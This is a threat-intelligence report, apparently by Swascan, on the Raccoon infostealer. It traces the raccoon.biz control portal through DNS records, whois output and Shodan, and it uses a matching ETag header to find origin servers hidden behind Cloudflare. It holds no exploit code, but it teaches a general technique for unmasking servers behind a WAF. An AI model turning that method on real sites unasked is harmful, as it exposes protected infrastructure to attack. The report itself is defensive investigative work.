Swascan
TINEXTA GROUP

Journey into Raccoon's lair

www.swascan.com
info@swascan.com

INDEX

Analysis on the configuration and operation of the raccoon.biz portal and the "Raccoon" Infostealer malware.

What is Raccoon? And what is an Infostealer?

Raccoon was born in April 2019 as a Malware As a Service (MaaS), immediately establishing itself as one of the most widespread and efficient infostealer malware around.

An infostealer is a type of malware designed to steal information and data from the infected pc, such as:

- Login data

- Credit card information

- Information about cryptocurrency wallets

- Web browsing information

- Personal data

This information is generally stolen and stored locally on the infected machine, and then periodically sent to a Comand and Controll (C&C) server run by attackers.

The goal of Infostealers is to collect as much sensitive data as possible: they often remain active for entire weeks, if not months, without the user being aware of anything.

The most common methods used by this malware to collect data are:

- *Keylogging*: This technique records keyboard activity: whatever words are typed (thus including passwords) are stored within a log file.
- *Screen capturing*: The Infostealer can record screenshots or screenshots of user activity, including sensitive data displayed on the screen.
- *Credential stealing*: The Infostealer can steal login data stored in browsers or in applications saved on a device.
- *Memory scraping*: This technique aims to retrieve sensitive data from processes running in system memory.

Infostealers can be distributed on victim devices in a variety of ways: the most common are through deceptive emails and/or websites that trick the user into downloading files that only look genuine, but actually hide malware within them. In fact, it is very common to find Infostealer hidden behind (usually paid) programs released for free in "complete" form, or behind programs whose sole purpose is to generate working serial codes (keygen) to register a trial program for free.


Raccoon's creator, Ukrainian **Mark Sokolovsky**, was arrested in March 2022 in the Netherlands. An extradition request is also pending on his head from the United States of America, which accuses him of infecting more than 2 million devices worldwide.

(https://storage.courtlistener.com/recap/gov.uscourts.txwd.1152066/gov.uscourts.txwd.1152066.3.0.pdf).

Where are Raccoon's servers?

Once the victim is infected, the infostealer sends the collected data to servers called "Command & Control" servers. But where are these servers located? Where are they geolocated?

Through Swascan's **Cyber Threat Intelligence (CTI)** platform, some posts were found, within Russian forums, created by the user "**raccoonstealer**" and mentioning the domain "**raccoon.biz.**"


The First Cloud Cyber Security & GDPR Platform in collaboration with Cisco
it
7
0
2019
2020
2021
2022
2023
6
2
Swascan
TINEXTA GROUP
Dashboard
I miei siti
Threat Intelligence
Ransomware Risk Indicator
Domain Threat (Lite)
Domain Threat Intelligence
Cyber Threat Intelligence
Dashboard
Targets
01
Dark Web Threats
Chiudi

Dettagli

ID record
64c264376051f068233f0766

Lingua
fr

Nome dell'attore
raccoonstealer


Rischio
Low

Url
http://xssforumv3isucukbxhdhwz67hoa5e2voakcfkuieq4ch257vsburuid...

Data
2023-01-10

Snippet
... ://<b>raccoon.biz</b>/support/king https://<b>raccoon.biz</b>/support/raccoon https://<b>raccoon.biz</b>/support/green https://<b>raccoon.biz</b>/support ...

From OSINT analysis, it was found that between **2019** and **2021** the domain **raccoon.biz** was found to be associated (also) with the following Italian IPs **80.211.45.169** and **212.237.18.146**:




No security vendor flagged this IP address as malicious

80.211.45.169 (80.211.0.0/17)
AS 31034 (Aruba S.p.A.)

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (5)

Date resolved	Detections	Resolver	Domain
2021-12-12	0 / 88	VirusTotal	conference.raccoon.biz
2021-12-12	0 / 88	VirusTotal	pubsub.raccoon.biz
2021-04-21	0 / 87	VirusTotal	dc-d2d25500dd3c.raccoon.biz
2019-08-28	0 / 87	VirusTotal	dc-f49081e43c0e.raccoon.biz
2019-04-24	12 / 88	VirusTotal	raccoon.biz



0 / 87

Community Score

No security vendor flagged this IP address as malicious

Similar Graph API

212.237.18.146 (212.237.0.0/18)
AS 31034 (Aruba S.p.A.)

IT

DETECTION DETAILS RELATIONS COMMUNITY 1


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2019-04-14	12 / 88	VirusTotal	raccoon.biz
2017-06-10	0 / 87	VirusTotal	gosware.ru

In addition to the two Italian IPs shown above, OSINT research shows that the domain raccoon.biz, historically, has also been linked to other IP addresses, located in Japan, the Netherlands, and the United States.

Below is the representation showing the IP addresses, countries and ISPs to which these addresses appear to be assigned.




These then are all the "IP - Countries - ISP" associations identified:

- 80.211.45.169 - Italia - “Aruba SPA”
- 212.237.18.146 - Italia - “Aruba Business SRL”
- 150.95.255.38 - Giappone – “GMO Internet”
- 168.100.10.179 - Olanda – “BL Networks”

- 104.21.39.144 - USA – “Cloudflare”
- 172.67.170.205 - USA – “Cloudflare”
- 172.67.194.131 - USA – “Cloudflare”
- 104.21.20.219 - USA – “Cloudflare
- 104.18.42.206 - USA – “Cloudflare”
- 104.18.43.206 - USA – “Cloudflare”
- 72.52.4.119 - USA – “Akamai”
- **188.114.96.7 - USA – “Cloudflare”**
- **188.114.97.7 - USA – “Cloudflare”**

And precisely the latter two addresses turn out to be the ones currently associated with the resolution of the "raccoon.biz" domain:



```
[redacted]$ dig raccoon.biz

; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> raccoon.biz
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48574
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;raccoon.biz.                   IN      A

;; ANSWER SECTION:
raccoon.biz.            0       IN      A       188.114.96.7
raccoon.biz.            0       IN      A       188.114.97.7

;; Query time: 119 msec
;; SERVER: 172.17.240.1#53(172.17.240.1) (UDP)
;; WHEN: Wed Jul 26 15:29:39 CEST 2023
;; MSG SIZE  rcvd: 72
```


```
[redacted] whois  188.114.96.7
[redacted]Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '188.114.96.0 - 188.114.99.255'

% Abuse contact for '188.114.96.0 - 188.114.99.255' is 'abuse@cloudflare.com'

inetnum:        188.114.96.0 - 188.114.99.255
netname:        CLOUDFLARENET-EU
descr:          CloudFlare, Inc.
descr:          101 Townsend Street, San Francisco, CA 94107, US
descr:          +1 (650) 319-8930
descr:          https://cloudflare.com/
country:        US
admin-c:        CAC80-RIPE
tech-c:         CTC6-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-CLOUDFLARE
mnt-lower:      MNT-CLOUDFLARE
mnt-routes:     MNT-CLOUDFLARE
```

How can the “original” server be traced back behind WAF?

Using a Web Application Firewall makes it possible to protect a Web site and, at the same time, hide the Origin Server IP from the eyes of the end user. Or at least, that's in theory...

There are a few techniques used to detect these IP addresses: some based on historical domain name resolutions (looking for traces of DNS association before WAF installation), others based on response metadata.

And just by analyzing the response headers related to calls made to Raccoon's WEB portal, the **Etag** field was extrapolated, which, in the case of raccoon.biz, turns out to be "**64b693c6-1b4."**



```
Name
raccoon.biz
main.641690ce.js
DMMono500.36e961e1a43113ab3885.woff2
favicon.ico
Inter500.6ec7ed4e8bb2539ef7f1.woff2
Inter600.e395c69c1e9b3eecf384.woff2
Inter700.ec64ea577b0349e055ad.woff2
auth
```

```
▼ General
Request URL:         https://raccoon.biz/
Request Method:      GET
Status Code:         ● 304
Remote Address:      127.0.0.1:22510
Referrer Policy:     strict-origin-when-cross-origin

▼ Response Headers
Alt-Svc:             h2="cflareki4v3lh674hq55k3n7xd4ibkwx3pnw67rr3gkpsonjmxbktxyd.onion:443"; ma=86400; persist=1
Cf-Cache-Status:     DYNAMIC
Cf-Ray:              7eccec675950ca81-HAM
Date:                Wed, 26 Jul 2023 13:17:32 GMT
Etag:                "64b693c6-1b4"
Last-Modified:       Tue, 18 Jul 2023 13:29:42 GMT
Nel:                 {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Report-To:           {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
                     s=8RdFvp6%2BJ%2BOkaRDdD4fcmrb6RaCkK8s0YXQy0VCqaAhlVrVsyfyUz1lfZsub%2BjWQtMCMREkDLFy8yori%2Bjhjmgaxu6
                     vzA%2FGM94hAxuwl6xXqHj1a%2BuWX%2Bc%2BWwT%2BXZA%3D%3D"}],"group":"cf-nel","max_age":604800}
Server:              cloudflare
```

But what is ETag?

ETag is short for Entity Tag, and is a string identifying a specific resource. It is often used by webservers to optimize the cache (if the etag is the same, the page has not changed, and therefore there is no need to resend its contents). It is placed within the header of the response sent by the server to the client that requested the page content (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/ETag).

If a page does not change, therefore, the etag will look the same even days later.


But what happens if the owner of the WAF-protected website forgets to restrict traffic to the Origin Server only and only to that coming from the WAF itself?

What happens is that a direct call to the Origin Server (without targeting the WAF) allows direct access to the original site!

What if the IP of the original site is unknown...? The etag is just the answer!

By exploiting special search engines (such as Shodan) and with a bit of luck, it is possible to search the ETag string and detect the real Origin IP.

And that is how two different IPs of Raccoon's WEB service were found, linked to the obtained ETAG, namely **193.149.187.16** and **192.153.57.54**:



193.149.187.16
raccoon.biz
BL Networks GB
United Kingdom, Hounslow


SSL Certificate
Issued By:
|- Common Name:
R3
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
raccoon.biz
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 01 Aug 2023 07:12:00 GMT
Content-Type: text/html
Content-Length: 436
Last-Modified: Tue, 18 Jul 2023 13:29:42 GMT
Connection: keep-alive
ETag: "64b693c6-1b4"
Accept-Ranges: bytes
```

192.153.57.54
BL Networks
Netherlands, Amsterdam

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 27 Jul 2023 16:00:09 GMT
Content-Type: text/html
Content-Length: 436
Last-Modified: Tue, 18 Jul 2023 13:29:42 GMT
Connection: keep-alive
ETag: "64b693c6-1b4"
Accept-Ranges: bytes
```

Both addresses belong to the Dutch provider "BL Networks" (also provider of Virtual Private Server - VPS - this their site: https://bitlaunch.io). The former appears to have been connected to raccoon.biz since at least March 2023, while the latter appears to be "clean."



1 / 88
Community Score

1 security vendor flagged this IP address as malicious

193.149.187.16 (193.149.187.0/24)
AS 399629 (BLNWX)

GB
Last Analysis Date
12 days ago

Passive DNS Replication (1)


Date resolved	Detections	Resolver	Domain
2022-10-12	0 / 87	VirusTotal	pedroparasite.buzz

Historical Whois Lookups (2)

Last Updated	Organization	Email
2023-03-03		
2022-10-12		

Historical SSL Certificates (3)

First seen	Subject	Thumbprint
2023-07-19	raccoon.biz	c4e4a7258fd4af139159e38589d08ff81f66d877
2023-04-15	raccoon.biz	baf5a8b29a4e0961247ae5299a8c9e4fdf44ddc7
2023-03-03	raccoon.biz	71f891f526ae3c256db8d8889e58cb919bb89d60



0 / 87

Community Score

No security vendor flagged this IP address as malicious

Similar · Graph · API

192.153.57.54 (192.153.57.0/24)
AS 399629 (BLNWX)

NL

DETECTION · DETAILS · RELATIONS · COMMUNITY 1


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

0xSI_f33d	? Unrated	Abusix	? Unrated
Acronis	? Unrated	ADMINUSLabs	? Unrated
AICC (MONITORAPP)	? Unrated	AlienVault	? Unrated
alphaMountain.ai	? Unrated	AlphaSOC	? Unrated
Antiy-AVL	? Unrated	ArcSight Threat Intelligence	? Unrated
AutoShun	? Unrated	Avira	? Unrated
benkow.cc	? Unrated	Bfore.Ai PreCrime	? Unrated
BitDefender	? Unrated	Bkav	? Unrated
Blueliv	? Unrated	Certego	? Unrated
Chong Lua Dao	? Unrated	CINS Army	? Unrated

Trying to browse port **443** of the first IP found, and port **80** of the second IP found, confirms that on these IPs is precisely the access portal to raccoon.biz:



https://193.149.187.16


[welcome back]

Username

